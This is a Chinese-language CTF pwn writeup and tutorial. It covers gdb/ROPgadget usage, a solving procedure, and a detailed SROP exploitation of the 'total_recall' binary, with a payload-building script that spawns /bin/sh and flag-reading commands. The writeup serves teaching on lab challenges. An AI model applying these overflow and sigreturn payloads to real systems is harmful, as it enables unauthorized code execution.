b *0x555555554000+0x1a7d        # PIE 檔：先 starti 看到 base，再加 offset 下中斷點
                                #   ↑ 那個 0x555555554000 是我「查完以後填進去的」，
                                #     不是 gdb 幫你算的。**`$base` 不是 gdb 內建變數**，
                                #     自己寫 `b *$base+0x1234` 會直接報
                                #     「Argument to arithmetic operation not a number or boolean.」
                                #     正確流程：starti → info proc mappings（或 vmmap）
                                #     → set $base = <你看到的起始位址> → b *$base+0x1234
                                #     （實測與完整範例：wp/99_速查表.md §10）
run < input.txt                 # 餵輸入檔（input.txt 是「你自己準備的」輸入檔，
                                #  本系列沒有任何題目附這個檔；隨便取個名字即可，
                                #  例如先用 python3 產生 /tmp/in.bin 再 run < /tmp/in.bin）
c                               # continue
si / ni                         # 單步（進入 / 不進入 call）
x/10gx $rsp                     # 看堆疊上 10 個 8-byte
x/20i $rip                      # 看 rip 附近 20 行指令
info registers                  # 所有暫存器
p/x $rdi                        # 印暫存器
vmmap                           # (pwndbg) 記憶體映射，找 libc base
telescope $rsp 20               # (pwndbg) 智慧解讀堆疊
heap / bins / vis_heap_chunks   # (pwndbg) heap 相關
```

※注意標了 *(pwndbg)* 的四條**要先裝 pwndbg**（見第 2 節），原版 gdb 沒有這些指令。

```
# 方法：用 process 起本地，然後用 gdb attach
python3 -c "from pwn import *; p=process('./chal'); print(p.pid); input()"
# 另一個 terminal
gdb -p <pid>
```

接 remote 的程式到 gdb（沒原始檔也行）　或用 pwntools：

```
p = gdb.debug('./chal', gdbscript='b *0x401234\nc')
```

---

14. 找 gadget

```
ROPgadget --binary ./chal | grep "pop rdi"
ROPgadget --binary ./chal | grep "syscall"
ROPgadget --binary ./chal --string "/bin/sh"
ROPgadget --binary ./chal --opcode 0f05      # syscall
```

ROPgadget 真實例子（pwn5/homemaker，實測輸出）：

```
$ ROPgadget --binary ./pwn5/homemaker | grep -E ": pop rdi ; ret$"
0x00000000000012aa : pop rdi ; ret
```

※提示這裡的 *0x12aa* 是**檔案內的 offset**。PIE 的題目要寫成 *pie_base + 0x12aa*（見 4.3.1）。

ropper（可選的第二套工具） 本文件從頭到尾都用 ROPgadget，它已經夠用。想多一套可以另外裝 ropper：

```
sudo pacman -S ropper               # Arch：extra/ropper 1.13.13（最推薦）
```

※注意 **不建議用 *pip* / *pipx* 裝 ropper。** *ropper* 相依 *filebytes*，在**很新的 Python（例如 3.14）上沒有對應的 wheel**，會在建置階段編譯失敗。用發行版套件最省事 —— 反正本系列全部只需要 *ROPgadget*，連 *ropper* 都不裝也能完成全部 7 題。

```
rop = ROP(ELF('./chal'))
rop.find_gadget(['pop rdi', 'ret'])
rop.find_gadget(['syscall', 'ret'])
```

pwntools

※提示 *find_gadget* 回傳的是一個 ***Gadget* 物件**（可以當 *int* 用，也可以 *.address*），不是純整數；要拿去運算時寫 *int(gadget)* 最保險。

```
gem install one_gadget        # 用 Ruby 的 gem 裝（需先 sudo pacman -S ruby）
one_gadget ./libc.so.6
```

one_gadget（只對 libc 有用，本系列用不到） 它會列出 libc 裡「執行到就會開 shell」的單一位址，但通常有**條件限制**（某些暫存器必須是 0 或 NULL），要自己確認。

※注意用 *gem* 裝的工具，執行檔會放在 *$(gem env gemdir)/bin*，那個目錄**預設不在 *PATH* 裡**。如果出現 *one_gadget: command not found*，先跑 *gem environment | grep -A1 'EXECUTABLE DIRECTORY'* 找到路徑，把它加進 *PATH*。本系列的 7 題**完全不需要 one-gadget**（我們都用明確的 *system@plt* / *syscall*），所以裝不起來也不用擔心。

---

15. 解題 SOP

```
1. 看清楚題目
   - 有沒有附原始碼？有沒有 libc？有沒有 Dockerfile？
   - file <binary>                確認架構
   - python3 -c "from pwn import *; print(ELF('./<binary>', checksec=False).checksec())"
                                  確認保護（不用等 checksec 這個指令裝好，見第 4 節）

2. 跑起來看看
   - ./binary                     玩一下介面
   - strings -n 6 <binary>        找提示字串（"flag", "sh", 指令表）

3. 反組譯
   - objdump -d -M intel <binary>  |  less
   - 或用 Ghidra / IDA / Binary Ninja 看 decompile
   - 找出 main、menu、所有 read/scanf/memcpy 呼叫

4. 找漏洞
   - 對照第 9 節的漏洞類型表
   - 用 gdb 確認 offset 與實際值（* 千萬不要用猜的）

5. 想利用策略
   - 需要 leak 嗎？(PIE / canary / libc base → 算式見 4.3.1)
   - 有 canary 嗎？(能不能繞過、能不能洩漏)
   - Full RELRO 嗎？(不能打 GOT → 改打返回位址或 hook)
   - 有 seccomp 嗎？(能不能 execve？)

6. 寫 exploit
   - 先讓本地能拿到 shell
   - 再改 REMOTE 參數打遠端
   - 遠端 libc 版本可能不同 → 附的 libc 優先使用
     （用 ./ld-linux-x86-64.so.2 --library-path . ./binary 或 patchelf）

7. 拿 flag
   - cat flag.txt /flag /home/*/flag.txt 2>/dev/null; ls -la; id
```

```bash
# 用題目附的 libc + ld 跑
./ld-linux-x86-64.so.2 --library-path . ./challenge

# 或直接改 ELF（記得先備份）
patchelf --set-interpreter ./ld-linux-x86-64.so.2 --set-rpath . ./challenge
```

遠端 libc 不同的處理方式　pwntools 裡：

```python
p = process(['./ld-linux-x86-64.so.2', '--library-path', '.', './challenge'])
```

附錄：本系列 7 題對照表

題目	檔案	遠端 port	核心技巧	對應筆記
total_recall	`pwn1/challenge`	26003	Stack Overflow → **SROP**	`../pwn1/notes.md`
mad_libs	`pwn2/mad_libs`	26001	**Format String** → `printf@got` 覆寫成 `system`	`../pwn2/notes.md`

題目	檔案	遠端 port	核心技巧	對應筆記
revolution	`pwn3/revolution`	26002	自製 printf 的 `va_list.overflow_arg_area` 指向輸入緩衝區 → `%N$s` / `%N$w` 任意讀寫 → `strcspn@got` 覆寫成 `system`	`../pwn3/notes.md`
cache_money	`pwn4/cache_money`	26004	**Heap**（UAF + double free → tcache poisoning，繞過 safe-linking）→ `strtol@got` 覆寫成 `system`	`../pwn4/notes.md`
homemaker	`pwn5/homemaker`	26008	PIE + canary + Full RELRO → off-by-one 改大容量 → 洩漏堆疊 → **ROP**（`pop rdi; ret` + `system@plt`，完全不需要 libc）	`../pwn5/notes.md`
code_breaker	`pwn6/code_breaker`	26005	**Heap**（refcount 算錯 → double free + UAF → tcache poisoning）→ 覆寫 `.bss` 函式指標 → `system()`（**不需要 ROP**）	`../pwn6/notes.md`
SafeHouse	`pwn7/service`	26007	seccomp + stack pivot + 偽造 IPC + 負索引	`../pwn7/notes.md`

※注意 **兩條「假線索」（題目提示故意放的餌，別被騙）**：* **pwn5**：提示寫的「**命令注入**」是假的 —— ECHO 指令執行的是寫死在 *.rodata:0x21b6* 的 *"/bin/echo -n ''"*（*objdump* 可證），全程沒有讀任何使用者輸入。真正的手法就是上表寫的 off-by-one → ROP。* **pwn3**：提示寫的「***.bss* 的 16-bit 長度整數溢位 + *memcpy***」也是假的 —— 這支程式**根本沒有匯入 *memcpy***（*readelf -s* 只有 write / strlen / strcspn / read / setvbuf），而 *0x4060* 也不在 *.bss*（*.bss* 是 *0x404040–0x404070*，*0x404060* 是 stderr 的 COPY relocation 欄位）。真正的漏洞是自製 printf 把 *va_list.overflow_arg_area* 初始化成輸入緩衝區（見 *../pwn3/notes.md* §11-7）。

心得：**題目提示只能當方向，最後一定要用 *readelf* / *objdump* / gdb 自己驗一次。**

※檔案 **本系列的 flag 檔命名規則**（每題目錄下）：* *FLAG.txt*：**遠端實打**得到的真 flag（例：*pwn1/FLAG.txt* = *sun{r3caLl_ev3Ry_reGist3r_sR0p}*）* *FLAG_REMOTE.txt*：同上，只有 pwn7 用這個名字（內容是真 flag）* *flag.txt*：題目附件附的**假 flag**，放在題目目錄裡是為了讓 exploit 本地 *cat flag.txt* 測試時有東西可印（例：*sun{LOCAL_DUMMY_FLAG}* / *SUNSHINE{local_test_flag}*）

另外每題都有一個 *notes.md* 寫解題過程，*wp/* 底下則是這份總教學、速查表與解題腳本。

Part 2 — pwn1 total_recall（SROP）

原始檔案：*pwn1/notes.md*

pwn1 — total_recall（技巧：SROP）

這一題是本份 writeup 的「教學主菜」。我假設你**完全沒學過 ROP / SROP**，也**沒寫過 exploit**。所以我會從暫存器、*call*/*ret*、堆疊開始講起，一路講到 SROP 為什麼存在、怎麼用。

其他題目（pwn2 ~ pwn7）會引用這裡建立的觀念，所以建議先讀完這篇。

---

0. 先備知識：這題需要什麼？

名詞	一句話解釋
checksec	一個工具，用來看一支執行檔開了哪些保護（canary / NX / PIE / RELRO）
pwntools	Python 的 CTF pwn 函式庫，`from pwn import *` 之後就有 `process()`、`remote()`、`p64()`、`SigreturnFrame()` 等
gdb	除錯器，可以看執行到某一行時暫存器與記憶體的實際值
syscall	程式跟 Linux 核心要服務的方式（開檔、讀寫、執行新程式…）
ROP	用程式裡現成的 `ret` 結尾的小片段（gadget）串起來，做出原本程式沒有的行為
SROP	ROP 的親戚。用 `rt_sigreturn` 這個系統呼叫，一次把**所有暫存器**設成我們要的值

```
# 看保護
checksec --file=./challenge
# 或
python3 -c "from pwn import *; print(ELF('./challenge', checksec=False).checksec())"

# 反組譯（Intel 語法比較好讀）
objdump -d -M intel challenge
```

環境指令

---

1. 題目資訊

檔案：`challenge`
`ELF 64-bit LSB executable, x86-64, statically linked, stripped`

checksec 的結果：

```
RELRO:      No RELRO
Stack:      No canary found
NX:         NX unknown - GNU_STACK missing   (實際上是 Stack: Executable)
PIE:        No PIE (0x400000)
Stack:      Executable
```

NX: NX unknown - GNU_STACK missing 不是「沒有 NX 保護」的意思，而是**這支 ELF 完全沒有 *GNU_STACK* 這個 program header**（*readelf -l challenge* 只列出 2 個 *LOAD*，沒有 *GNU_STACK*）。依核心慣例，缺少 *GNU_STACK* 就代表「**堆疊可執行**」，所以 checksec 最後一行才會是 *Stack: Executable*。

翻譯成人話：

- **No PIE** → 程式碼永遠載入在 `0x400000`，所有函式位址都是固定的，不用洩漏就知道。
- **No canary** → 堆疊溢位可以直接蓋返回位址，不會被偵測。

- **NX 不存在 / Stack Executable** → 堆疊可以執行。（其實這題我們可以偷懶：直接寫 shellcode 到堆疊上再跳過去也行。但題目名稱 `total_recall` + flag 是 `sun{r3caLl_ev3Ry_reGist3r_sR0p}` → 「recall every register」= **SROP 是官方預期解法**。我們照著做。）
- **statically linked** → 沒有 libc 可以洩漏、沒有 `system()`，全部靠自己下 syscall。
- **stripped** → 沒有函式名稱，只能看反組譯。

程式只有 **108 bytes**（0x6c）的 `.text`，是純手工組合語言寫的。

---

2. x86-64 最小知識包（沒學過請慢慢看）

2.1 暫存器　64 位元模式下有 16 個通用暫存器，每個 8 bytes（64 bits）：

```
rax  rbx  rcx  rdx  rsi  rdi  rbp  rsp  r8  r9  r10  r11  r12  r13  r14  r15
```

名字裡有歷史包袱，但現代 x86-64 只要記住**約定**（System V AMD64 ABI，Linux 用這套）：


用途	暫存器
函式第 1~6 個整數參數	`rdi`, `rsi`, `rdx`, `rcx`, `r8`, `r9`
第 7 個以後的參數	放堆疊上
函式回傳值	`rax`
系統呼叫編號	`rax`
系統呼叫的第 1~6 個參數	`rdi`, `rsi`, `rdx`, `r10`, `r8`, `r9`（注意第 4 個是 `r10`，不是 `rcx`！）
系統呼叫回傳值	`rax`
堆疊指標	`rsp`（永遠指向堆疊最上面 = 最低位址）
框架指標	`rbp`（函式的「基準點」，非強制）
指令指標	`rip`（下一行要執行的位址，不能直接寫）

子暫存器命名：

```
rax = 64 bits
eax = 低 32 bits
 ax = 低 16 bits
 al = 低 8 bits     (ah = 次 8 bits)
```

`mov eax, 1` 會把 eax 設成 1，**同時把 rax 的高 32 bits 清成 0**。`mov al, 1` 只動最低 8 bits。這在堆疊溢位長度控制上常常是關鍵（見 pwn7）。

2.2 堆疊　堆疊是「由上往下長」的：位址高的在上面。



- `push X`：先把 `rsp` 減 8，再把 X 寫到 `[rsp]`。
- `pop X`：把 `[rsp]` 讀進 X，再把 `rsp` 加 8。
- `call f`：＝ `push` 下一行的位址然後 `jmp f`。
- `ret`：＝ `pop rip` —— 把 `[rsp]` 當成下一個要執行的位址，`rsp += 8`。

這就是為什麼「覆蓋返回位址」可以劫持控制流：只要我們能寫超過區域變數緩衝區的範圍，寫到 `[rsp]` 上那個返回位址，`ret` 就會跳到我們指定的地方。

2.3 Linux x86-64 系統呼叫　呼叫方式固定是：

```
rax = 系統呼叫編號
rdi, rsi, rdx, r10, r8, r9 = 參數
syscall                    ; 執行（注意：是 `syscall` 指令，不是 `call`）
                           ; 回來之後 rax = 回傳值（負數代表 -errno）
```

本題用到的編號：

編號 (十進位)	名稱	參數	意義
0	`read`	(fd, buf, count)	從 fd 讀資料
1	`write`	(fd, buf, count)	寫資料到 fd
15	`rt_sigreturn`	×	**SROP 的關鍵**，下面詳談
59	`execve`	(path, argv, envp)	執行一支程式
60	`exit`	(code)	結束

---

3. 逐行組語解說（Intel 語法）

完整反組譯只有這些：

```
0000000000401000 <.text>:
  401000:  e8 11 00 00 00        call   0x401016     ; (A) 呼叫 leak 函式
  401005:  e8 45 00 00 00        call   0x40104f     ; (B) 呼叫 vuln 函式  ← 有溢位
  40100a:  48 c7 c0 3c 00 00 00  mov    rax,0x3c     ; 60 = __NR_exit
  401011:  48 31 ff              xor    rdi,rdi      ; rdi = 0
  401014:  0f 05                 syscall               ; exit(0)
```

0x401000 是進入點（ELF 的 e_entry）。注意這裡**沒有 libc 的 _start**，核心載入後直接跳到 0x401000。

```
  401016:  54                    push   rsp
  401017:  48 89 e6              mov    rsi,rsp
  40101a:  48 c7 c7 01 00 00 00  mov    rdi,0x1
  401021:  48 c7 c2 08 00 00 00  mov    rdx,0x8
  401028:  48 c7 c0 01 00 00 00  mov    rax,0x1
  40102f:  0f 05                 syscall
  401031:  58                    pop    rax
  401032:  48 8d 74 24 c0        lea    rsi,[rsp-0x40]
  401037:  48 c7 c7 00 00 00 00  mov    rdi,0x0
  40103e:  48 c7 c2 18 00 00 00  mov    rdx,0x18
  401045:  48 c7 c0 00 00 00 00  mov    rax,0x0
  40104c:  0f 05                 syscall
  40104e:  c3                    ret
```

3.1 0x401016 — leak 函式　一行一行解釋：

位址	指令	中文說明
0x401016	`push rsp`	把「**push 之前**的 rsp 值」寫進堆疊。x86 的特性：push rsp 壓進去的是遞減前的舊值。
0x401017	`mov rsi,rsp`	rsi = 目前 rsp，也就是「剛剛壓進去那個值的位址」。
0x40101a	`mov rdi,1`	write 的第 1 個參數 fd = 1（stdout）。
0x401021	`mov rdx,8`	寫 8 bytes。

位址	指令	中文說明
0x401028	mov rax,1	系統呼叫編號 1 = write。
0x40102f	syscall	**write(1, rsp, 8)** → 把堆疊位址送到我們眼前。這是「資訊洩漏」。
0x401031	pop rax	rax = 剛剛洩漏的那個位址；rsp 加 8 還原。
0x401032	lea rsi,[rsp-0x40]	rsi = rsp - 0x40。lea 是「算位址放進目的暫存器」，不做記憶體存取。
0x401037	mov rdi,0	fd = 0（stdin）。
0x40103e	mov rdx,0x18	讀 24 bytes。
0x401045	mov rax,0	編號 0 = read。
0x40104c	syscall	read(0, rsp-0x40, 0x18)。第一次輸入是在這裡被吃掉。
0x40104e	ret	返回 0x401005。

```
40104f:  48 8d 74 24 80        lea    rsi,[rsp-0x80]
401054:  48 c7 c7 00 00 00 00  mov    rdi,0x0
40105b:  48 c7 c2 00 04 00 00  mov    rdx,0x400
401062:  48 c7 c0 00 00 00 00  mov    rax,0x0
401069:  0f 05                 syscall
40106b:  c3                    ret
```

3.2 0x40104f — vuln 函式（漏洞在這）

位址	指令	說明
0x40104f	lea rsi,[rsp-0x80]	目的地 = rsp - 0x80。
0x401054	mov rdi,0	fd = 0。
0x40105b	mov rdx,0x400	**讀 0x400 = 1024 bytes！**
0x401062	mov rax,0	read。
0x401069	syscall	read(0, rsp-0x80, 0x400) ← **溢位**：只有 0x80 bytes 到返回位址，卻允許寫 1024 bytes。
0x40106b	ret	pop rip → 跳到我們覆蓋上去的值。

3.3 用 gdb 驗證堆疊算術（很重要，不要用猜的）　我在 gdb 裡下中斷點實際看到的值：

```
（進入 0x401016 時 rsp = 0x7fffffffdf08）
0x401017  push rsp 之後 :  rsp=0x7fffffffdf00   [rsp]=0x7fffffffdf08
0x401031  pop rax 之後  :  rsp=0x7fffffffdf08   rax=0x7fffffffdf08
0x40104f  進入時        :  rsp=0x7fffffffdf08   [rsp]=0x000000000040100a
0x401054  之後 rsi      :  0x7fffffffde88
0x40106b  ret 前（餵滿 payload）: rsp=0x7fffffffdf08   [rsp]=0x000000000040104f   ← 已經被我們蓋掉了
0x40106b  ret 前（餵 24 bytes）  : rsp=0x7fffffffdf08   [rsp]=0x000000000040100a   ← 只有不溢位時才是原值
```

※注意 *0x40106b* 的 *[rsp]* 就是**返回位址那一格**（*buf+0x80*）。用第 6 節的 payload 跑，它會顯示你自己寫進去的 *0x40104f*（這正是「溢位成功」的證據）；想看到原始的 *0x40100a*，就讓 vuln 那次 *read* 什麼都沒收到（例如輸入檔只給 24 bytes，*read* 回傳 0，就不會覆蓋）。

由此得到兩個關鍵數字：

```
leak  = 0x7fffffffdf08              ← write 洩漏的值
buf   = 0x7fffffffde88 = leak - 0x80 ← vuln 的讀取緩衝區
返回位址在 buf + 0x80               ← 溢位 offset 就是 0x80
```

這就是 exploit 裡 `buf = leak - 0x80` 和 `b"B"*0x80` 的來源。

怎麼自己重現這張表？（可直接複製）

ASLR 每次的位址都不一樣，所以你自己跑出來的數字跟上面**不會一樣**。重點是**差值**：第二次 *rsi* − 第一次 *rsi = 0x08*、*rax=15* 那次的 *rsp* − 第一次 *rsi = 0x90*。（上面表格的 *0x7fffffffdf08* / *0x7fffffffde88* 是同一輪 gdb 的數字；你自己跑會拿到別的位址，但**相減的差值一定一樣**。）

先做一個輸入檔：

```
# make_input.py
from pwn import *
context.arch = 'amd64'
f = SigreturnFrame(); f.rip = 0x401069; f.rax = 59; f.rsp = 0x4141414141414141
payload  = b'B'*0x80 + p64(0x40104f) + p64(0x401069) + bytes(f)
payload  = payload.ljust(0x400, b'\x00')
open('/tmp/in.bin','wb').write(b'A'*0x18 + payload + b'/bin/sh\x00' + b'C'*7)
```

再存一個 gdb 腳本（`/tmp/t.gdb`）—— 這個版本會在**上面表格的每一列**都停下來印值：

```
set pagination off
set confirm off
# !! gdb 的 `-x` 腳本「不支援行內註解」（`b *0x401016  # 註解` 會報
#    `Invalid character '#' in expression`），所以註解都獨立放一行。
# (1) 進入 leak 函式
b *0x401016
# (2) push rsp 之後
b *0x401017
# (3) pop rax 之後
b *0x401032
# (4) 進入 vuln
b *0x40104f
# (5) lea rsi,[rsp-0x80] 之後
b *0x401054
# (6) vuln 的 ret 前（就是返回位址那一格）
b *0x40106b
# (7) 每一條 syscall（含 rt_sigreturn 那次）
b *0x401069
# sigreturn 後 rsp 會被改成 0x4141…（無效位址），那時不要停在第 6 個中斷點
condition 6 $rsp < 0x800000000000
commands 1
  printf "[0x401016 進入 leak]     rsp=%#lx\n", $rsp
  continue
end
commands 2
  printf "[0x401017 push rsp 之後] rsp=%#lx   [rsp]=%#lx\n", $rsp, *(unsigned long*)$rsp
  continue
end
commands 3
  printf "[0x401032 pop rax 之後]  rsp=%#lx   rax=%#lx\n", $rsp, $rax
  continue
end
commands 4
  printf "[0x40104f 進入 vuln]     rsp=%#lx   [rsp]=%#lx\n", $rsp, *(unsigned long*)$rsp
  continue
end
commands 5
  printf "[0x401054 之後 rsi]      rsi=%#lx\n", $rsi
  continue
end
```

```
commands 6
  printf "[0x40106b ret 前]        rsp=%#lx   [rsp]=%#lx\n", $rsp, *(unsigned long*)$rsp
  continue
end
commands 7
  printf "[0x401069 syscall]       rsp=%#lx   rax=%lu\n", $rsp, $rax
  continue
end
run < /tmp/in.bin
```

```
gdb -q -batch -x /tmp/t.gdb ./challenge
```

實跑輸出（位址每次不同，這裡節錄）：

```
[0x401016 進入 leak]     rsp=0x7fffffffdf18
[0x401017 push rsp 之後] rsp=0x7fffffffdf10   [rsp]=0x7fffffffdf18
[0x401032 pop rax 之後]  rsp=0x7fffffffdf18   rax=0x7fffffffdf18
[0x40104f 進入 vuln]     rsp=0x7fffffffdf18   [rsp]=0x40100a
[0x401054 之後 rsi]      rsi=0x7fffffffde98
[0x401069 syscall]       rsp=0x7fffffffdf18   rax=0
[0x40106b ret 前]        rsp=0x7fffffffdf18   [rsp]=0x40104f   ← 已被我們的 payload 蓋掉
[0x40104f 進入 vuln]     rsp=0x7fffffffdf20   [rsp]=0x401069
[0x401054 之後 rsi]      rsi=0x7fffffffdea0                    ← 比上面多 0x08
[0x401069 syscall]       rsp=0x7fffffffdf20   rax=0
[0x40106b ret 前]        rsp=0x7fffffffdf20   [rsp]=0x401069
[0x401069 syscall]       rsp=0x7fffffffdf28   rax=15           ← rax=15 就是 rt_sigreturn
[0x401069 syscall]       rsp=0x4141414141414141   rax=59       ← frame 裡設的 rsp 與 rax
```

怎麼讀這份輸出：

- `0x401069` 被命中 **4 次**：vuln 的第一次 read、被 `ret` 跳回來的第二次 read、`rax=15` 的 `rt_sigreturn`、以及 sigreturn 還原後又跳回 `rip=0x401069` 的那次（最後那次 `rsp` 會變成 frame 裡設定的值，本範例是 `0x4141414141414141`）。
- `[0x40104f 進入 vuln]` 的 `[rsp]` 是 `0x40100a`（第二次是 `0x401069`）—— 那是 `call vuln` 壓進去的返回位址。
- `[0x40106b ret 前]` 的 `[rsp]` 就是**返回位址那一格**：餵了溢位 payload 之後它變成我們寫的 `0x40104f`（「溢位成功」的證據）。想看到原始值 `0x40100a`，就把輸入縮成 24 bytes（`read` 回傳 0，不覆蓋）。

---

4. 漏洞總結

```
read(0, rsp-0x80, 0x400)   // 緩衝區只有 0x80 bytes 到返回位址
```

- `0x80` bytes 之後就是返回位址 → 可以跳到任意位址。
- `0x400` bytes 的空間也讓我們可以在堆疊上放**假的資料結構**（SROP 的 frame）。
- 沒有 canary、沒有 PIE、又是靜態連結 → 沒有隨機化干擾。

一般來說，下一步就是「ROP」：找 `pop rdi; ret`、`pop rsi; ret` … 把參數塞好，然後 `ret` 到 `syscall` 做 `execve("/bin/sh", 0, 0)`。

但這題沒有那些 gadget。

看看整支程式有哪些指令：

```
0x401016: push rsp
0x401031: pop rax        ← 唯一的 pop
0x401069: syscall; ret   ← 我們用的 gadget（本題其實有「兩個」syscall; ret，見下方）
```

整支程式其實有 **4 條 *syscall***：*0x401014*（*exit*）、*0x40102f*（*write*）、*0x40104c*（leak 裡的 *read*）、*0x401069*（vuln 裡的 *read*）。我們要的是「**執行完 syscall 之後還能 *ret* 回我們的鏈**」，所以只挑「後面緊接著 *ret*」的。

自己驗一次（很重要，這句以前寫錯過）：

```
objdump -d -M intel challenge | grep -A1 syscall
```

```
40104c: 0f 05      syscall
40104e: c3         ret      ← 這裡也是 syscall; ret
...
401069: 0f 05      syscall
40106b: c3         ret      ← 本題用的是這個
```

所以「*syscall; ret*」有**兩個**位置，*0x40104c* **不是**不能用：直接跳進 *0x40104c* 時，前面那條 *mov rax,0*（*0x401045*）不會被執行，所以 *rax* 由我們自己決定 —— 本機實測把它當 *SYSCALL_RET* 用（連同 frame 的 *rip*）一樣能拿到 flag。**本題選 *0x401069* 的真正理由**（在反組譯裡看得到）：

1. *0x401069* **就是我們控制的那次 *read* 自己的 *syscall***（*vuln* @ *0x40104f*：*read(0, rsp-0x80, 0x400)* → *0x401069: syscall*）。*read* 的回傳值放在 *rax*，我們故意只送 15 bytes ⇒ *rax = 15*；而緊接著 *0x40106b* 的 *ret* 又是我們溢位時**直接蓋掉的那一格**（見 §6 步驟 3 的 payload 圖）。⇒「*rax = 15* → 執行 *syscall*」中間不需要任何額外指令或跳轉，全部連成一線。
2. *0x40104c* 屬於 *0x401016* 那個 leak 函式，它的 *ret*（*0x40104e*）之後程式會**繼續跑回 *0x401005: call vuln*** —— 也就是又進到那個會 *read* 0x400 bytes 的溢位點；*0x401069* 則是 *vuln* 的**最後一條指令**，*ret* 之後控制權完全交給我們放在堆疊上的位址，行為最好預測、讀起來最乾淨。

這段就是「gadget 必須以 *ret* 結尾」的實例：*syscall* 本身不會把控制權交回來，只有它後面那條 *ret* 才會去讀堆疊上的下一個位址。**結論用「唯一」兩個字之前，先 grep 一次。**

只有一個 `pop rax`（而且它 pop 完馬上被後面的 `mov rax,0` 蓋掉），**沒有任何 `pop rdi` / `pop rsi` / `pop rdx`**。

所以在這裡，普通的 ROP 沒辦法設定 `execve` 所需的 `rdi`（`/bin/sh` 位址）、`rsi`、`rdx`。這就是 SROP 登場的時候。

---

5. SROP 原理（Sigreturn Oriented Programming）

5.1 `rt_sigreturn` 是什麼　先把四個很容易混的名字分清楚：

名字	是什麼
`rt_sigframe`	核心放在使用者堆疊上的「整包」結構（除了暫存器，還含 `siginfo`、`pretcode` 等欄位，**整體比 `0xf8` 大**），由 `ucontext` 開頭
`ucontext`	`rt_sigframe` 的前半段，包含 `uc_flags`、`uc_link`、`uc_stack`（佔 5 個 8-byte 欄位 = 0x28 bytes）
`struct sigcontext`	緊接在後面、真正存「所有暫存器」的那段，r8 從 offset **0x28** 開始
`sigframe`（本筆記的簡稱）	就是 pwntools `SigreturnFrame()` 產生的那 **0xf8 bytes**（`len(bytes(SigreturnFrame())) == 248`）；本題直接把它整包塞在堆疊上

※注意別把「*0xf8*」當成核心那一整包的大小：*0xf8* 是 **pwntools *SigreturnFrame()* 的長度**，也就是**「我們自己要寫上堆疊的那一段」**（*ucontext* + *sigcontext*）。核心真正的 *struct rt_sigframe* 還包含 *pretcode*、*siginfo*（128 bytes）等欄位，比 *0xf8* 大。我們不需要自己算那些欄位要填什麼：只要把 pwntools 給的這 *0xf8* bytes 放在 *rsp* 指到的地方（本題是 *buf+0x90*），核心就會正確地把暫存器還原成我們要的值 —— 這一點本題實測可跑。

Linux 在處理 signal（例如 Ctrl-C 的 SIGINT）時，流程是：

1. 核心把「被打斷時的所有暫存器值 + signal mask + …」打包成一個結構 **`rt_sigframe`**，壓在使用者堆疊上。

2. 核心跳到使用者註冊的 signal handler。
3. handler 執行完後呼叫 `rt_sigreturn`（編號 15）。
4. 核心把 (1) 存下來的那包東西**全部還原到 CPU 暫存器**，程式若無其事地繼續跑。

注意第 4 步：**核心會無條件相信堆疊上的那份 frame**。如果我們能控制堆疊內容、又能讓 `rax = 15` 之後執行 `syscall`，那就等於「一次設定 rdi / rsi / rdx / rsp / rip … 全部暫存器」—— 這正是普通 ROP 做不到的事。

5.2 我們需要湊出什麼

```
1. 讓 rax = 15
2. 執行 syscall（= rt_sigreturn）
3. 讓 rsp 指向我們偽造的 sigframe
4. 核心還原暫存器：
      rdi = "/bin/sh" 的位址
      rsi = 0
      rdx = 0
      rip = syscall 指令的位址
      rax = 59 (__NR_execve)
5. 執行到 rip，`syscall` 帶 rax=59 → execve("/bin/sh", NULL, NULL) → 得到 shell
```

5.3 frame 長什麼樣　`rt_sigreturn` 讀的結構在 x86-64 是 `struct rt_sigframe`，前面是 `ucontext`，其中包含 **`struct sigcontext`**。我直接用 pwntools 產生一個 `SigreturnFrame` 並量出每個欄位的偏移：

```
整個 frame 長度 = 0xf8 (248 bytes)

偏移   大小   欄位          備註
0x00   8     uc_flags     ┐
0x08   8     &uc          │ ucontext 的前置部分
0x10   8     ss_sp        │  (kernel 不怎麼看，填 0 即可)
0x18   8     ss_flags     │
0x20   8     ss_size      ┘
──────────────────────────  ← struct sigcontext 從這裡開始
0x28   8     r8
0x30   8     r9
0x38   8     r10
0x40   8     r11
0x48   8     r12
0x50   8     r13
0x58   8     r14
0x60   8     r15
0x68   8     rdi          * execve 第 1 個參數
0x70   8     rsi          * 第 2 個
0x78   8     rbp
0x80   8     rbx
0x88   8     rdx          * 第 3 個
0x90   8     rax          * 系統呼叫編號 (execve = 59)
0x98   8     rcx
0xa0   8     rsp          * 還原後的堆疊指標
0xa8   8     rip          * 還原後要跳去哪
0xb0   8     eflags
0xb8   8 (用到 6)  csgsfs     cs/gs/fs 各 2 bytes + 2 bytes padding，所以 err 從 0xc0 開始
0xc0   8     err
0xc8   8     trapno
0xd0   8     oldmask
0xd8   8     cr2
0xe0   8     &fpstate
0xe8   8     __reserved
0xf0   8     sigmask
```

好消息：pwntools 有 `SigreturnFrame()`，我們只要設欄位，它會幫我們排出正確的 bytes：

```
frame = SigreturnFrame()
frame.rax = 59          # execve
frame.rdi = sh_addr     # "/bin/sh"
frame.rsi = 0
```

```
frame.rdx = 0
frame.rip = SYSCALL_RET # syscall 指令的位址
frame.rsp = 某個合法位址  # 還原後 rsp 的值（本題用 sh_addr + 0x200；理由見第 6 節步驟 5）
payload += bytes(frame)   # 直接轉成 bytes（長度 0xf8）
```

※注意注意：*rt_sigreturn* 也會還原 *cs/ss/eflags* 等。用 pwntools 產生的 frame 會填好合理的預設值（實測 *bytes(frame)[0xb8:0xc0] = 33 00 00 00 00 00 00 00*，也就是 *cs = 0x33* = 64-bit user code segment、*gs/fs* = 0 —— x86-64 的 *sigcontext* 只用到 *cs/gs/fs* 三個 u16，**沒有 *0x2b* 這種 32-bit 相容模式的 segment**，不要自己多填一個值）。另外核心會檢查 *cs == 0x33*（64-bit user code segment）這類條件，若 frame 有問題會直接送 SIGSEGV 把程式殺掉。所以**不要自己去改沒必要的欄位**。

※重要 **最常見的錯誤**：把「sigcontext 的偏移」直接當成「frame 的偏移」。*rdi* 在 frame 裡是 **0x68**，不是 0x40（0x40 是 *r11*）。如果手刻 frame 就要用上表的絕對偏移；用 *SigreturnFrame* 就不用管。

---

6. Exploit 逐行解說

完整程式在 `pwn1/exploit.py`。核心段落：

```
